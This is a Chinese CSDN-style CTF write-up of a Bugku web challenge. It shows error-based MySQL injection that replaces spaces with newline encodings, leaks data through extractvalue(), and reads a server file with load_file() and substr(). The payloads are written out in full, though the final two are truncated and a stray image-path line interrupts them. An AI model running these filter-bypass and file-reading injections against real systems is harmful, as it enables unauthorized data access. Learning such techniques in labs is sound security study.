Bugku ctf writeup--web篇--报错注入

原创

<darkeye> 于 2018-03-31 10:17:04 发布 1182 收藏
分类专栏： CTF 文章标签： writeups

本文链接：https://blog.csdn.net/qq_33417843/article/details/79766318

Step1:利用extractvalue进行报错

根据题目提示，不允许包含“--”，空格，单引号，双引号，“union”关键字

需要自己测试绕过过滤，对空格进行十六进制编码也无法绕过

但是MySQL中换行符可以代替空格

对换行符进行十六进制编码是%0A，所以这里我们构造语句：

?id=1%0Aand%0aextractvalue(1,concat(0x7e,(select%0a@@version),0x7e))

Step2：查询文件内容

根据提示，需要读取文件，这里也将文件路径进行十六进制编码

然后进行文件读取操作，构造如下语句

?id=1%0Aand%0a(extractvalue(1,concat(0x7e,
(hex(load_file(0x2f7661722f746573742f6b65795f312e706870))),0x7e)))

可以看到已经读取内容，进行十六进制解码

发现只读取了文件的开头部分，这是因为extractvalue函数只能读取32位

包括前面的~

Step3：substr()函数按偏移量读取

想到用substr函数来分段读取内容，然后再进行解码

构造语句，每次读取30位(加上前后2个~，刚好32位)


?
id=1%0aand%0a(extractvalue(1,concat(0x7e,substr(hex(load_file(0x2f7661722f746573742f6b65795f312e7068

解码得到

继续读取后面30位，以此类推，直到读完文件所有内容

?
id=1%0aand%0a(extractvalue(1,concat(0x7e,substr(hex(load_file(0x2f7661722f746573742f6b65795f312e7068

不一一截图，自己尝试



最后合并所有内容可以看到flag